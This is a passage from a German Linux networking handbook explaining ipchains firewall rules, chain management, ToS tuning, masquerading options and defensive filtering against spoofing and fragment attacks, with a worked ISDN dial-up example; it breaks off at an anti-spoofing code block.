Die vierte ist die Anweisung `MASQ`. Sie beauftragt den Kernel, die Absendeadresse, also die Quell IP - Nummer durch die IP - Nummer des eingehenden Interfaces zu ersetzen. Hier zu muß der Kernel mit der Option **masquerading** kompiliert worden sein. Für die genaue Beschreibung siehe den Abschnitt Unterschiede zwischen ipchains und ipfwadm. Diese Anweisung ist nur zulässig für Pakete, die die `forward` chain durchlaufen. Der Zweck dieser Regel ist es, interne IP - Nummern nicht in das Internet zu verraten, um einem Angreifer möglichst wenig Informationen über die Zahl und den Ort der Hosts im Intranet zu verraten.

Die fünfte Anweisung ist die Option `REDIRECT`. Diese besagt, daß der Kernel das Paket auf einen

lokalen Port umleiten soll. Diese Anweisung wird nur für TCP und UDP Pakete ausgeführt. Als Ergänzung kann nach der Regel **-j REDIRECT** ein Port angegeben werden, auch wenn das Paket an einen anderen Port weitergeleitet wurde. Diese Anweisung kann nur in der `input` chain verwendet werden. Sinnvoll kann diese Option zur Umleitung von Paketen auf Port 80 auf einen Proxy-Server auf Port 8080 sein. Bei UDP Paketen können diese an den UDP nach TCP Umsetzer (udprelay) übergeben werden, um Protokolle, wie NFS, NIS/YP sicherer gegen Angriffe zu machen. Diese Option kann auch auf Filter zeigen, die auf der Firewall installiert wurden, um JAVA und Active-X aus dem Datenstrom herauszufiltern, ohne auf einen Proxy verzichten zu müssen, quasi als Kaskade von Proxy und Filter. Bitte beachten: Diese Option funktioniert zuverlässig nur mit der Kernelversion 2.2 . Ein Update von RedHat Linux 5.2 auf die neue Kernelversion ist aber problemlos. Updates und Patches findet man auf den Seiten von RedHat.

Zum Schluß kommt die Anweisung `RETURN`. Diese Anweisung besagt, daß alle folgenden Regeln über gangen werden können. Weitere Details in dem Abschnitt Aufsetzen der Policy.


Alle weiteren Anweisungen, die nicht diesen sechs entsprechen zeigen auf eine User definierte Regel. Die Bedeutung dieser Anweisungen wird in Anweisungen, die auf eine chain wirken. Das Paket wird alle Regeln in der chain durchlaufen, bis sich eine Regel findet, die beschreibt, was mit dem Paket geschehen soll.

Dieses Beispiel zeigt Regeln, die keinen Sinn ergeben:

```
 input                          test
-----------------------------   -----------------------------
| Rule1: -p ICMP -j REJECT |    | Rule1: -s 192.168.1.1     |
|--------------------------|    |---------------------------|
| Rule2: -p TCP -j Test    |    | Rule2: -d 192.168.1.1     |
|--------------------------|    -----------------------------
| Rule3: -p UDP -j DENY    |
-----------------------------
```

Man denke sich ein TCP Paket, welches als Quell-IP - Nummer die Adresse 192.168.1.1 besitzt und an die Adresse 1.2.3.4 gerichtet ist. Es betritt die `input chain`, und wird von Regel Nummer 2 als Zutreffend erkannt. Danach wechselt es zur `test chain`. Hier trifft die Regel Nummer 1 bereits zu, aber es ist keine Anweisung definiert. Danach durchläuft das Paket die `test chain` bis zum Ende und kehrt wieder in die `input chain` zurück. Hier passiert das Paket die Regel Nummer 3, die aber ebenfalls nicht zutrifft. Was danach mit dem Paket passieren soll, beschreibt die Policy.

Ein kleines Diagramm:



In dem Abschnitt Organisation der Firewallregeln werden Wege beschrieben, wie man User definierte chains effizient einsetzen kann.

Logging packets.

Ein Nebeneffekt der Paketfilterung ist das Mitloggen von Paketen, falls die Regel mit der Option **-l** definiert wurde. Nun werden alle Pakete mit protokolliert. Hierfür muß der Kernel Log-Dämon aktiviert werden (klogd). In den Handbüchern `man klogd` oder `man dmesg` werden die Eigenschaften genauer beschrieben.

Manipulationen im Paket-Header

Es gibt insgesamt vier selten gebrauchte Bits in dem Paket-Header, die **Type of Service** ToS-Bits genannt werden. Sie beeinflussen die Art, wie Pakete behandelt werden. Die vier Bits beschreiben folgende Funktionen:

- Minimum Delay
- Maximum Throughput
- Maximum Reliability
- Minimum Cost

Es darf laut Definition nur eines der Bits gesetzt sein. Der Autor des Code Abschnittes beschreibt seine Eigenschaften so:

> Besonders das Flag "Minimum Delay" ist für mich besonders wichtig. Ich schalte es ein, um "interaktive" Pakete in meinem Upstream von dem Linux Router zu handeln. Ich selber habe nur ein 33k6 Modem. Linux gibt den Paketen in drei verschiedenen Queues besondere Prioritäten. So bekomme ich auch noch während eines Downloads noch akzeptable Antwortzeiten für interaktive Dinge. Die Performance könnte ein wenig besser sein, wenn da nicht eine so große Queue in dem Treiber für die serielle Karte wäre, aber die Latenzzeiten sind nun nur noch im Bereich von 1.5 Sekunden.

Allgemein behindern sich telnet und ftp Datenströme aufgrund ihrer unterschiedlichen Bits. Während FTP Datenströme stets auf maximalen Durchsatz ausgelegt sind, ist telnet auf minimale Verzögerungszeiten ausgelegt. Um beides unter einen Hut zu bekommen, sollten folgende Regeln eingesetzt werden.

```
ipchains -A output -p tcp -d 0.0.0.0/0 telnet -t 0x01 0x10
ipchains -A output -p tcp -d 0.0.0.0/0 ftp -t 0x01 0x10
ipchains -A output -p tcp -s 0.0.0.0/0 ftp-data -t 0x01 0x08
```

Der Option **-t** folgen zwei zusätzliche Parameter, die beide in hexadezimaler Schreibweise angegeben sind. Sie erlauben es, mit den TOS Bits zu spielen. Die erste Maske wird mit den TOS Bits in dem Paket

über **AND** verknüpft, während die zweite Maske mit den TOS Bits über **XOR** verknüpft sind:

```
TOS Name                 Value          Typical Uses

Minimum Delay            0x01 0x10      ftp, telnet
Maximum Throughput       0x01 0x08      ftp-data
Maximum Reliability      0x01 0x04      snmp
Minimum Cost             0x01 0x02      nntp
```

Andi Kleen hat deren Einsatz so beschrieben:

> Es könnte sinnvoll sein, einen Parameter zu dem TX Queue Längenparameter in ifconfig hinzuzufügen, und diesen um die TOS Bits noch zu erweitern. Die Standardmäßige Länge der Queue kann für Ethernet Karten noch getuned werden, für Modems ist dieser viel zu lang und das macht ihn für den 3-Wege Scheduler unbrauchbar. (Dessen Queues auf TOS basieren) Eine gute Idee ist es , diesen auf Werte zwischen 4 und 10 auf einem Modem oder einer ISDN-Karte zu setzen: Bei Kanal - Bündelung ist eine größere Queue nötig. In den Kerneln 2.1 (und 2.2) ist es ein **ifconfig** Flag, was gesetzt werden muß (mit den aktuellen nettools), in Versionen 2.0 erfordert es einen Kernel Patch, um die Werte zu ändern.

Soweit die Hinweise auf die TOS Manipulationen für Modem und ISDN Verbindungen. Hierzu muß nur die Syntax in dem **/etc/ppp/ip-ip** Skript in **ifconfig $1 txqueuelen** verändert werden. Die einzusetzende Zahl hängt ganz von der Anwendung und der Modemgeschwindigkeit ab.

> Um das bestmögliche Ergebnis zu erzielen, muß man ein wenig herum experimentieren. Wenn die Queues zu klein sind, dann werden die Pakete verworfen. Natürlich hängen die Resultate auch davon ab, ob die Anwendungsprogramme auch ohne TOS Änderungen kooperieren. In dem Fall, daß sie nicht kooperieren, sind Änderungen bei den TOS Flags nötig. (alle mit Linux mitgelieferten Programme sind aber kooperierend)

Diese Art Tuning ist als Aprilscherz 99 von der Zeitschrift c´t beschreiben worden. Tatsächlich ist hier aber auch ein Funken Wahrheit dran. Man kann seinem WWW-Server bei einem Provider so erhebliche Priorität vor benachbarten Servern geben, insbesondere wenn diese mit in ein- und derselben Collision Domain stehen. In vielen Fällen werden ausgehende Datenpakete von diesem Server von CISCO´s vorrangig geroutet.

Markierung eines Paketes

Dieses erlaubt komplexe und leistungsfähige Kombinationen mit Alexey Kuznetsov's neuer QoS Implementierung (Quality of Service), ebenso, wie das Forwarding in dem Kernel 2.2, in welchem Pakete markiert werden können.

12.11 Operationen auf eine ganze chain

Eine sehr nützliche Eigenschaft von **ipchains** ist die Fähigkeit, Regeln in chains zu definieren, die sich auf ganze Gruppen von Hosts beziehen. Die chains können mit beliebigen Namen bezeichnet werden, solange sie nicht mit den internen chains kollidieren (`input`, `output` und `forward` oder den Anweisungen (`MASQ`,`REDIRECT`, `ACCEPT`, `DENY`, `REJECT` oder `RETURN`). Man sollte keine Großbuchstaben als chain Namen verwenden, da diese späteren Erweiterungen vorbehalten sind. Der Name einer chain darf maximal nur 8 Buchstaben lang sein.

Anlegen einer neuen chain

Die chain sollte den Namen test bekommen:

```
ipchains -N test
```

Ok, nun können Regeln in diese chain eingefügt werden.

Löschen einer chain

Das Löschen einer chain ist ebenfalls einfach:

```
ipchains -X test
```

Warum **-X** ? Nun es waren keine guten Buchstaben mehr übrig.....

Beim Löschen von chains sind einige Restriktionen zu beachten: Sie dürfen keine Regeln mehr enthalten, Löschen einer chain und sie dürfen in einer Anweisung einer Regel in einer anderen chain enthalten sein. Hier ein paar Beispiele für chains, die nicht gelöscht werden können:

Löschen einer chain

Der einfachste Weg, alle Regeln in einer chain zu löschen, ist die Verwendung der Option **-F**:

```
# ipchains -F forward
```

Wenn nicht explizit eine chain angegeben wird, wird angenommen, daß alle chains gelöscht werden sollen, also Vorsicht !

Anzeigen einer chain

Die eingetragenen Regeln in einer chain können mit der Option **-L** angezeigt werden:

```
# ipchains -L input
Chain input (refcnt = 1): (policy ACCEPT)
target     prot opt    source               destination          ports
ACCEPT     icmp -----  anywhere             anywhere             any
# ipchains -L test
Chain test (refcnt = 0):
target     prot opt    source               destination          ports
DENY       icmp -----  localnet/24          anywhere             any
#
```

Der **refcnt**, der in `test` angezeigt wird, ist die Zahl der Regeln, die `test` als Anweisung angegeben haben. Diese Zahl muß

NULL sein, bevor eine chain gelöscht werden kann.

Wenn keine Name der chain angegeben wird, werden alle chains, darunter auch die leeren chains, angezeigt.

Es gibt drei Optionen, die zusammen mit **-L** aufgerufen werden können. Die Option **-n** (numeric) ist sinnvoll um ipchains daran zu hindern die IP - Nummer aufzulösen, welche bei jedem Zugriff lange Wartezeiten verursachen kann, falls der DNS-Server nicht im **caching mode** arbeitet. Im schlimmsten Falle kostet es Telefongebühren. Der Nachteil ist, daß die Ausgabe in Logfiles mit IP - Nummern erfolgt.

Die Option **-v** zeigt alle Details der Regel, darunter auch die Paket- und Byte-Zählerstände, die TOS Bits, das Interface und die Paketmarkierungen.

```
# ipchains -v -L input
Chain input (refcnt = 1): (policy ACCEPT)
 pkts bytes target prot opt   tosa tosx  ifname mark source   destination ports
   10   840 ACCEPT icmp -----  0xFF 0x00  lo          anywhere anywhere    any
```

Die Paket- und Bytezähler benutzen die Anhänge **K**, **M**, **G** als Abkürzungen für 1000, 1 Million und 1 Gigabyte. Die Option **-x** gibt die echten Zahlen aus, unabhängig davon, wie groß diese sind.

Reset von Zählern.

Zähler können mit der Option **-Z** auf Null gesetzt werden:

```
# ipchains -v -L input
Chain input (refcnt = 1): (policy ACCEPT)
 pkts bytes target prot opt   tosa tosx ifname mark source   destination ports
   10   840 ACCEPT icmp -----  0xFF 0x00 lo          anywhere anywhere    any
# ipchains -Z input
# ipchains -v -L input
Chain input (refcnt = 1): (policy ACCEPT)
 pkts bytes target prot opt   tosa tosx ifname mark source   destination ports
    0     0 ACCEPT icmp -----  0xFF 0x00 lo          anywhere anywhere    any
#
```

Das Problem bei dieser Vorgehensweise ist, daß man manchmal die Zählerstände ablesen muß, bevor diese resettet werden. In obigem Beispiel können die Optionen **-L** und **-Z** zusammen angewendet werden, um die Zählerstände beim Ablesen zu resetten. Unglücklicherweise ist das nicht möglich, wenn sich die Befehle auf eine einzige chain beziehen. Hierbei müssen dann alle chains zugleich resettet werden.

```
# ipchains -L -v -Z
Chain input (policy ACCEPT):
 pkts bytes target prot opt   tosa tosx ifname mark source   destination ports
   10   840 ACCEPT icmp -----  0xFF 0x00 lo          anywhere anywhere    any

Chain forward (refcnt = 1): (policy ACCEPT)
Chain output (refcnt = 1): (policy ACCEPT)
Chain test (refcnt = 0):
    0     0 DENY   icmp -----  0xFF 0x00 ppp0        localnet/24 anywhere  any
# ipchains -L -v
Chain input (policy ACCEPT):
 pkts bytes target prot opt   tosa tosx  ifname mark source   destination ports
   10   840 ACCEPT icmp -----  0xFF 0x00  lo          anywhere anywhere    any

Chain forward (refcnt = 1): (policy ACCEPT)
Chain output (refcnt = 1): (policy ACCEPT)
Chain test (refcnt = 0):
```

```
    0     0 DENY   icmp ----- 0xFF 0x00  ppp0        localnet/24 anywhere any
#
```

Setzen der Policy

In den vorangehenden Abschnitten wurde die Problematik der Regeln beschrieben, deren Anweisungen auf chains zeigen, und wie diese chains ohne Sinn durchlaufen werden. Siehe auch Kapitel Definition einer Anweisung. In diesem Fall bestimmt die **policy** einer chain das Schicksahl eines Paketes. Nur die eingebauten chains (`input`, `output` und `forward`) besitzen policies. Wenn ein Paket am Ende einer Userdefinierten chain "herausfällt", dann werde die Regeln der vorangegengenen chain weiter durchlaufen.

Die Policy kann eine der vier ersten speziellen Anweisungen sein: `ACCEPT`, `DENY`, `REJECT` oder `MASQ`. `MASQ` ist nur für die forward chain definiert.

Es ist wichtig, zu erwähnen, daß die Anweisung `RETURN` in einer Regel in einer der eingebauten chains durchaus sinnvoll ist, wenn das Paket eine Regel erfüllt. In diesem Falle werden die Anweisungen der policy ausgeführt.

Optionen für Masquerading

Es gibt für Masquerading einige anwendbare Parameter. Sie werden zusammen mit `ipchains` ausgeführt, weil es nicht notwendig ist, hierfür ein neues Toolkit zu benutzen.

Der Befehl zur Aktivierung von Masquerading ist **-M**, der mit der Option **-L** kombiniert werden kann, um eventuell gerade maskierte Verbindungen anzuzeigen, oder mit **-S**, um die Parameter neu zu setzen.

Die Option **-L** kann mit **-n** kombiniert werden, um nur IP - Nummern anzuzeigen, oder mit der Option **-v**, um die Abstände der Sequenznummern (SSN) der TCP Pakete (Seriennummer der TCP Pakete, damit diese nach eintreffen richtig einsortiert werden können)

Der Option **-S** sollten drei Timeout Werte folgen, jede in Sekunden angegeben: Für einfache TCP Verbindungen, für TCP Verbindungen nach eintreffen eines FIN-Paketes, und für UDP Pakete. Um die Default Einstellungen zu verwenden, kann stets eine Null angegeben werden.

Die Defaultwerte sind in der Datei **/usr/include/net/ip_masq.h**, die auf 15 Minuten, 2 Minuten und 5 Minuten eingestellt sind.

Der allgemein am Meisten geänderte Wert ist der erste, insbesondere für FTP Verbindungen. Siehe auch FTP Probleme.

Die Problematik mit Timeout - Werten wird auch in dem Anschnitt Kann keine Timeouts für Masquerading setzen !.

Prüfen einer Regel

In einigen Fällen ist es von Interesse, die Firewall chains zu debuggen. Hierfür wurde die Option **-C** für das ipchains Werkzeug eingeführt. Hierbei werden dieselben Routinen aufgerufen, die der Kernel selber verwendet, um Pakete zu analysieren.

Hierbei muß nur der Name der chain angegeben werden, gefolgt von der Option **-C**. Während der Kernel selber stets bei den chains `input`, `output` oder `forward` chains beginnt, kann der User jede chain angeben

Die Einzelheiten der Pakete werden in der selben Syntax angegeben, die schon für die Definition der Firewallregeln benutzt wurde. Das schließt auch die Angabe der Optionen **-p**, **-s**, **-d**, **-i** mit ein. Falls ein Paket von dem Typ TCP oder UDP ist, dann müssen eine einzige Quell und Ziel-IP - Nummer angegeben werden. Für ICMP muß die Code Nummer mit angegeben werden (ohne die Option **-f**, die nicht erlaubt ist, in diesem Zusammenhang)

Wenn das Protokoll TCP ist, das Flag **-f** muß das **-y** Flag mit angegeben werden, um anzuzeigen, daß das Testpaket das SYN Bit gesetzt werden soll. Dies ist zum Testen unerläßlich.

Hier nun endlich ein praktisches Beispiel, um zu testen, ob ein TCP Paket mit SYN Flag (Initiierung einer Verbindung) von unserem Host aus dem Intranet, Port 60000 zu dem Host 192.168.1.2 auf Port 80 (www) auf dem Interface eth0 eingehend, in die **input chain** hineingelassen wird. Dieses entspricht einem einfachen Verbindungsaufbau für WWW.

```
# ipchains -C input -p tcp -y -i eth0 -s 192.168.1.1 60000 -d 192.168.1.2 www
```

```
packet accepted
#
```

Es sollte stets auch nicht vergessen werden, alle Quellports durchzuprobieren, um sicherzugehen, daß sich kein trojanisches Pferd eingeschlichen hat, wie zuletzt im TCP Wrapper (kleine Anmerkung....)

Das Testen von vielen Regeln zugleich

Manchmal kann ein einziger Test auf mehrere Regeln zutreffen. Dies kann auf zwei verschiedene Weisen erfolgen. Zuerst muß ein Hostname angegeben werden, der in mehrere IP-Adressen sich auflöst (Siehe Netscape Server: 1 Name = 20 IP - Nummern). `ipchains` wird daraufhin so reagieren, als wären verschiedenste IP - Nummern einzeln getestet worden.

Wenn also der Host Name "www.netscape.com" in 20 IP - Nummern sich auflöst, und der Name "www.intra.net" in 2 IP - Nummern, dann wird der Befehl **ipchains -A input -j reject -s www.intra.net -d www.netscape.com** direkt 40 Regeln auf der **input chain** ausgeben, testen und anzeigen.

Der andere Weg, `ipchains` dazu zu bewegen, mehrere Regeln zugleich zu testen, ist die Angabe des Flags **-b**, für bidirektional. Diese Regel läßt `ipchains` sich so verhalten, als wenn der Befehl zweimal eingegeben worden wäre, einmal in der einen Richtung, und einmal in der anderen Richtung, also für eingehende und ausgehende Pakete nacheinander:

```
# ipchains -b -A forward -j reject -s 192.168.1.1
#
```

Die Option **-b** kann zusammen mit den Optionen **-I** und **-D**, sowie **-A** und **-C** (Insert, Delete, Append und Check) angewendet werden.

Ein weiteres sinnvolles Flag ist **-v**, welches angibt, was ipchains mit dem Befehl macht. Zum Beispiel werden hier das Verhalten von Fragmenten zwischen Host 192.168.1.1 und 192.168.1.2 untersucht:

```
# ipchains -v -b -C input -p tcp -f -s 192.168.1.1 -d 192.168.1.2 -i lo
  tcp opt   ---f- tos 0xFF 0x00  via lo    192.168.1.1  -> 192.168.1.2    * ->    *
packet accepted
  tcp opt   ---f- tos 0xFF 0x00  via lo    192.168.1.2  -> 192.168.1.1    * ->    *
packet accepted
#
```

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

12.12 Praktische, sinnvolle Beispiele

Ich besitze eine Dial on Demand ISDN-Verbindung (`-i ippp0`). Ich rufe News ab (`-p TCP -s news.provider.de nntp`) und Mail (`-p TCP -s mail.provider.de pop-3`). Ich benutze Debian Linux und benutzte FTP, um meinen Host regelmäßig automatisch upzudaten (`-p TCP -y -s ftp.debian.org ftp-data`). Ich surfe im Internet über den Proxy des Providers (`-p TCP -d proxy.provider.de 8080`), aber ich mag keine Werbung von "doubleclick.net" auf dem Archiv von Dilbert (`-p TCP -y -d 199.95.207.0/24` & `-p TCP -y -d 199.95.208.0/24`).

Ich möchte nicht, daß Leute aus dem Internet mit FTP auf meinen Host zugreifen, während ich online bin.(`-p TCP -d $LOCALIP ftp`), aber ich möchte auch nicht, daß eventuell jemand auf meinen Host mit gespooften IP - Nummern zugreift (IP - Nummern aus dem internen Netzwerk auf dem externen Interface) (`-s 192.168.1.0/24`). Siehe hierzu auch Kapitel Anti Spoof Regeln.

Dieses Setup ist recht einfach, da der LINUX Host keine anderen Hosts im internen Netzwerk schützen muß.

Ich möchte auch nicht, daß irgendein Programm sich mit doubleclick.net verbindet, um Banner einzublenden.

```
# ipchains -A output -d 199.95.207.0/24 -j REJECT
# ipchains -A output -d 199.95.208.0/24 -j REJECT
#
```

Nun möchte ich Prioritäten auf verschiedenste ausgehende Pakete setzen (Es gibt nicht so viel sinnvolle Regeln für eingehende Pakete...) Da ich eine sehr übersichtliche Zahl von Paketen habe, ist es sinnvoll, diese in einer chain unterzubringen, die ich ippp-out nenne.

```
# ipchains -N ippp-out
# ipchains -A output -i ippp0 -j ippp-out
#
```

Eine kleine Zeitverzögerung für Telnet und WWW-Pakete.

```
# ipchains -A ppp-out -p TCP -d proxy.virtual.net.au 8080 -t 0x01 0x10
# ipchains -A ppp-out -p TCP -d 0.0.0.0 telnet -t 0x01 0x10
#
```

Erniedrige **cosr** für ftp data, nntp, pop-3:

```
# ipchains -A ppp-out -p TCP -d 0.0.0.0/0 ftp-data -t 0x01 0x02
# ipchains -A ppp-out -p TCP -d 0.0.0.0/0 nntp -t 0x01 0x02
# ipchains -A ppp-out -p TCP -d 0.0.0.0/0 pop-3 -t 0x01 0x02
#
```

Hier sind ein paar Beschränkungen auf Paketen, die von dem ippp0 Interface kommen. Die chain soll ippp-in heißen:

```
# ipchains -N ippp-in
# ipchains -A input -i ippp0 -j ppp-in
#
```

Nun kommen keine Pakete auf dem Device `ippp0` mehr an. Wenn diese aus dem Bereich des Intranets stammen, also die IP - Nummern 192.168.1.* besitzen, dann werden diese geloggt und abgelehnt:

```
# ipchains -A ppp-in -s 192.168.1.0/24 -l -j DENY
#
```

Vom Linux Host selber sollen Anfragen an DNS-Server im Internet erlaubt werden. Ich betreibe einen **caching nameserver**, der alle Anfragen an den DNS-Server des Providers richtet. Also erwarte ich DNS-Antworten von diesem Host (und nur von diesem), eingehende FTP Pakete (nur Antwortpakete, die auf Ports oberhalb von 1023 eintreffen, aber nicht die X-Windows Ports (6000+) belegen):

```
# ipchains -A ppp-in -p UDP -s 203.29.16.1 -d $LOCALIP dns -j ACCEPT
# ipchains -A ppp-in -p TCP -s 0.0.0.0/0 ftp-data -d $LOCALIP 1024:5999 -j ACCEPT
# ipchains -A ppp-in -p TCP -s 0.0.0.0/0 ftp-data -d $LOCALIP 6010: -j ACCEPT
# ipchains -A ppp-in -p TCP -d $LOCALIP ftp -j ACCEPT
#
```

Zum Schluß erlaube ich alle Pakete vom Host an den Host selber, damit alle Programme, wie X-Windows, SMTP, PING....auch korrekt laufen:

```
# ipchains -A input -i lo -j ACCEPT
#
```

Nun füge ich die default policy für die `input` chain hinzu. Diese ist `DENY`, sodaß alle Pakete verworfen werden:

```
# ipchains -P input DENY
#
```

Anmerkung: Ich würde die chains nicht in dieser Reihenfolge aufsetzen, da ansonsten Pakete die Firewall passieren könnten, während des Setups der Regeln. Also sollte man zuerst die Policy festlegen, und danach die Regeln und chains aufsetzen.....Jedoch könnte dies zu Problemen führen, wenn ipchains beim Aufsetzen der Regeln DNS Lookups ausführen muß, um die Hostnamen aufzulösen.

Der Befehl `ipchains-save`

Das Aufsetzen der Regeln kann einfach so per Hand erfolgen. Wenn man sich jedoch später an die Regeln oder die Reihenfolge erinnern muß dann wird es schwierig.

`ipchains-save` ist ein Skript, welches die aktuellen Regeln ausliest, und diese in ein File sichert.

`ipchains-save` ist in der Lage, eine einzige chain zu speichern, oder auch alle chains gleichzeitig, wenn keine chain angegeben wird. Die einzige Option, die hier erlaubt ist, ist **-v**, welche dafür sorgt, daß die Regeln und eventuelle Fehlermeldungen an (stderr) ausgegeben werden. Die Policies für alle eingebauten chains werden ebenfalls mit abgespeichert (`input`, `output` and `forward`):

```
$ ipchains-save > my_firewall
Saving `input'.
Saving `output'.
Saving `forward'.
Saving `ppp-in'.
Saving `ppp-out'.
$
```

Der Befehl `ipchains-restore`.

`ipchains-restore` restauriert die gespeicherten chains und deren Regeln, die mit `ipchains-save` gespeichert wurden. Es können zwei Optionen mit angegeben werden: **-v** gibt eine Regel aus, wenn sie hinzugefügt wird, und **-f** erzwingt das Löschen von User definierten chains, falls diese existieren.

Wenn einen User definierte chain gefunden wird, überprüft `ipchains-restore`, ob diese chain bereits existiert. Wenn ja,

dann wird der User gefragt, ob die bestehenden Regeln gelöscht werden sollen, oder nicht. Wenn die Option **-f** an der Befehlszeile mit angegeben wird, dann wird die chain gelöscht.

Um dieses Skript laufen zu lassen, muß man als **root** eingeloggt sein.

Beispiel:

```
# ipchains-restore < my_firewall
Restoring `input'.
Restoring `output'.
Restoring `forward'.
Restoring `ppp-in'.
Chain `ppp-in' already exists. Skip or flush? [S/f]? s
Skipping `ppp-in'.
Restoring `ppp-out'.
Chain `ppp-out' already exists. Skip or flush? [S/f]? f
Flushing `ppp-out'.
#
```

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

12.13 Verschiedenes

In diesem Abschnitt befinden sich alle Informationen und häufig gestellten Fragen, die nicht in die oberen Abschnitte passen.

Wie man Firewallregeln ordnet

Hier sollte man sich Gedanken machen, wie man die Firewallregeln aufbaut. Sie können nach Geschwindigkeit und Übersichtlichkeit geordnet werden.

Für eine Modem- oder ISDN Verbindung sollte die Policy als erstes gesetzt werden, und dies bereits beim Booten des Systems. Hier könnte folgendes in dem Skript **/etc/ppp/ip-up** eingetragen sein:

```
# Vorher die ppp-in chain anlegen !
ipchains-restore -f < ppp-in.firewall

# Nun die DENY Regel durch ein Sprung auf die ppp-in chain ersetzen
ipchains -R input 1 -i ippp0 -j ppp-in
```

Im `ip-down` Skript müßte dann folgender Eintrag stehen:

```
ipchains -R input 1 -i ippp0 -j DENY
```

Pakete, die man *nicht* filtern sollte

ICMP Pakete

ICMP Pakete werden benutzt, um Fehler zu übermitteln, die bei anderen Protokollen aufgetreten sind, z.B. TCP und UDP. Hier gibt es verschiedenste Fehlermeldungen, z.B. **destination-unreachable**, **Host unreachable** oder **No route to host**. Ohne diese Fehlermeldung würde der Host immer wieder versuchen, den Server zu kontaktieren. Das kann eine erhebliche Belastung der Netzwerkbandbreite bedeuten. In einigen Fällen kann dies dazu führen, daß die Firewall "hängt".

Ein schwierigeres Problem ist die Rolle der ICMP Pakete in der MTU (Maximun Transfer Unit). Alle guten TCP/IP Stacks benutzen diese, um herauszufinden, welche maximalen Paketgrößen bei der Übertragung verwendet werden können, ohne daß diese fragmentiert werden müssen. Die Ermittlung erfolgt schrittweise, es werden Pakete in absteigender Paketgröße mit dem **dont fragment bit** gesetzt. Der Router würde dann zurückmelden: **fragmentation needed**. Wenn keine Fehlermeldung mehr kommt, dann ist die maximale Größe für ein Fragment erkannt worden. Werden also diese Fehlermeldungen gesperrt, dann ist mit Fehlern bei der Übertragung oder mit Einbrüchen der Performance zu rechnen.

Verbindungen zu DNS Nameservern

Beim Sperren von DNS-Anfragen, sollte man wissen, daß die DNS-Server nicht immer die Daten über UDP austauschen. Wenn die Paketgröße 512 Byte überschreitet, dann wird eine TCP Verbindung hergestellt, die größere Datenmengen sicher übertragen kann. Hierzu wird der Port 53 TCP benötigt. Auch wenn DNS-Anfragen bereits über die Firewall hinweg funktionieren, bedeutet das nicht, daß auch komplexere Zonentransfers über UDP abgewickelt werden können.

Wenn DNS-Anfragen stets an dieselbe externe Quelle gerichtet sind, Beispielsweise den DNS-Server des Providers, dann sollte dieser in der `nameserver` Zeile der Datei **/etc/resolv.conf** eingetragen sein, oder, falls ein **caching nameserver** im **forward mode** aktiviert wurde, dann ist nur eine TCP Regel erforderlich.

FTP Probleme

Das klassische Problem beim Filtern von FTP ist, daß FTP zwei völlig unterschiedliche Modi besitzt, **active mode** und **passive mode**, auch **PASV** genannt. WWW-Browser melden sich standardmäßig im passiven Modus an. Da FTP über einen Steuer und einen Datenkanal (Port 20+21) die Daten austauscht, ergeben sich gewisse Probleme.

Im aktiven Modus versucht der Server, zu dem Client aktiv eine Verbindung für den Datenkanal aufzubauen. Die Firewall kann diesen Vorgang nicht erlauben, ohne Ports oberhalb von 1024 komplett frei zu schalten.

Im passiven Modus bestimmt der Client beide Kanäle, also für den Verbindungs - und den Datenkanal. Damit nicht aus versehen ein Port für X-Windows angesprochen wird, sind die Ports zwischen 6000 und 6010 zu sperren.

Filter gegen Ping of Death

Für Linux Server war schon eine halbe Stunde nach der Veröffentlichung des Problems ein Patch im Internet verfügbar. Dieser Angriff basiert auf zu großen ICMP Paketen.

Um Server im Intranet oder Extranet gegen diesen Angriff zu sichern, müssen ICMP Fragmente gesperrt werden. Damit nicht das letzte Fragment die Server korrumpiert, müssen alle Fragmente gesperrt werden, also nicht nur das erste mit SYN Flag, sondern auch alle mit ACK Flag.

Filtern von Teardrop und Bonk.

Teardrop und **Bonk** sind Angriffe, die hauptsächlich gegen Windows NT 4.0 Server gerichtet sind. Diese basieren auf überlappenden Fragmenten. Um diesen Angriff zu verhindern, müssen alle Fragmente gesperrt werden, oder es muß eine Reassemblierung im IP-Stack durchgeführt werden.

Filtern von Fragment Bomben.

Einige altere TCP Stacks haben Probleme mit größeren Fragmenten von Paketen. Obige Maßnahmen sind bereits als Schutz ausreichend.

Ändern von Firewallregeln

Manchmal ist es sinnvoll Filterregeln zu ändern. Hierzu sollte man folgendermaßen vorgehen. Ein Beispiel:

```
# ipchains -I input 1 -j DENY
# ipchains -I output 1 -j DENY
# ipchains -I forward 1 -j DENY
```

```
Die Änderungen:

# ipchains -D input 1
# ipchains -D output 1
# ipchains -D forward 1
#
```

Wenn sich die Änderungen auf eine einzige chain beziehen, dann sollte eine neue chain mit neuen Regeln angelegt werden, und dann diejenige Regeln in der input (oder anderen) chain geändert werden, so daß sie nun auf die neue chain zeigt.

Schutz vor Spoofing

IP Spoofing ist ein Angriff, bei dem Pakete mit falscher Absende- Adresse vorgetäuscht werden. Viele der **exploits** im Internet, die **Teardrop, Ping of Death** Angriffe ausführen, verwenden **spoofing**.

Der einfachste Weg ist die Überprüfung der Quell-IP - Nummer und dem zugehörigen Interface. Diese Überprüfung findet im IP Routing Code statt, also nicht in dem Firewall-Code selber. Um dieses zu überprüfen, sollte das Vorhandensein der Datei: **/proc/sys/net/ipv4/conf/all/rp_filter** überprüft werden. Wenn diese existiert, dann können die Regeln aktiviert werden.(Debian Users sollten diese Regeln in die Datei **/etc/init.d/netbase** eingeben.

```
# Allgemeiner anti spoofing Schutz
